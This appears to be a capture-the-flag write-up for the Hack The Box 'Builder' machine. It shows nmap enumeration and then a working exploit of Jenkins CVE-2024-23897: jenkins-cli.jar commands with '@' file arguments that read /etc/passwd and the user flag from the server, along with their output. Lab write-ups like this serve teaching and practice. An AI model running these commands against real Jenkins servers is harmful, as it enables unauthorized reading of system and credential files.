Builder is a medium-difficulty Linux machine that features a Jenkins instance. The Jenkins instance is found to be vulnerable to the [CVE-2024–23897]

**STEP (1) : ENUMERATION PART**

Used nmap as a scanning tool to scan the given IP address. Here's the result . I used -sV (version enumeratio) and -sC for default scripts.

RESULTS:

# Nmap 7.80 scan initiated Fri Mar 1 06:31:41 2024 as: nmap -sCV -oN nmap.txt 10.10.11.10

Nmap scan report for 10.10.11.10

Host is up (0.047s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)

8080/tcp open http Jetty 10.0.18

| http-open-proxy: Potentially OPEN proxy.

|\_Methods supported:CONNECTION

| http-robots.txt: 1 disallowed entry

|\_/

|\_http-server-header: Jetty(10.0.18)

|\_http-title: Dashboard [Jenkins]


Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

# Nmap done at Fri Mar 1 06:31:53 2024 -- 1 IP address (1 host up) scanned in 13.05 seconds


SCAN reveals two open TCP ports 22 and 8080.

**STEP (2) :** Navigating to the website at 10.10.11.10:8080, we indeed come across a Jenkins instance, just as we expected based on the Nmap scan



We can also find the version number, Jenkins 2.441, at the bottom right corner.

**STEP (3) :** Under the People tab, we find two potential users: anonymous and jennifer.



**STEP(4) : CVE-2024–23897**

**After a quick search, we discover that we can exploit a vulnerability in Jenkins 2.441 using CVE-2024–23897.**

**LINK :** [**https://github.com/vulhub/vulhub/tree/master/jenkins/CVE-2024-23897?source=post\_page-----143ad7fde347--------------------------------**](https://github.com/vulhub/vulhub/tree/master/jenkins/CVE-2024-23897?source=post_page-----143ad7fde347--------------------------------)

Jenkins uses the [args4j library](https://github.com/kohsuke/args4j) to parse command arguments and options on the Jenkins controller when processing CLI commands. This command parser has a feature that replaces an @ character followed by a file path in an argument with the file’s contents (expandAtFiles), which leads attackers to read arbitrary files from Jenkins server.

To exploit the vulnerability. we need to download the command-line client jenkins-cli.jar.

Result:

~/Documents/htb/Builder ➜ wget http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar

--2024-03-01 10:12:12-- http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar

Connecting to 10.10.11.10:8080... connected.

HTTP request sent, awaiting response... 200 OK

Length: 3623400 (3.5M) [application/java-archive]

Saving to: ‘jenkins-cli.jar.2’

jenkins-cli.jar.2 100%[===================>] 3.46M 1.56MB/s in 2.2s

2024-03-01 10:12:14 (1.56 MB/s) - ‘jenkins-cli.jar.2’ saved [3623400/3623400]

Lets exploit /etc/passwds.

RESULT:

~/Documents/htb/Builder ➜ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@/etc/passwd"

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" exists.

root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" exists.

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" exists.

\_apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such agent "\_apt:x:42:65534::/nonexistent:/usr/sbin/nologin" exists.

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" exists.

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" exists.

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" exists.

bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists.

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" exists.

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" exists.

irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such agent "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin" exists.

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such agent "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin" exists.

jenkins:x:1000:1000::/var/jenkins\_home:/bin/bash: No such agent "jenkins:x:1000:1000::/var/jenkins\_home:/bin/bash" exists.

games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such agent "games:x:5:60:games:/usr/games:/usr/sbin/nologin" exists.

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agent "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin" exists.

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin" exists.

sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such agent "sys:x:3:3:sys:/dev:/usr/sbin/nologin" exists.

sync:x:4:65534:sync:/bin:/bin/sync: No such agent "sync:x:4:65534:sync:/bin:/bin/sync" exists.

ERROR: Error occurred while performing this command, see previous stderr output.

Got it! We can identify a user named “jenkins” with a home folder located at /var/jenkins\_home. Now, let’s try to retrieve the user flag.

**STEP (5):OBTAINING THE USER FLAG**

**~/Documents/htb/Builder ➜ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@/var/jenkins\_home/user.txt"**

**ERROR: No such agent "312f\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*5fa6" exists.**

**We obtained the user flag!**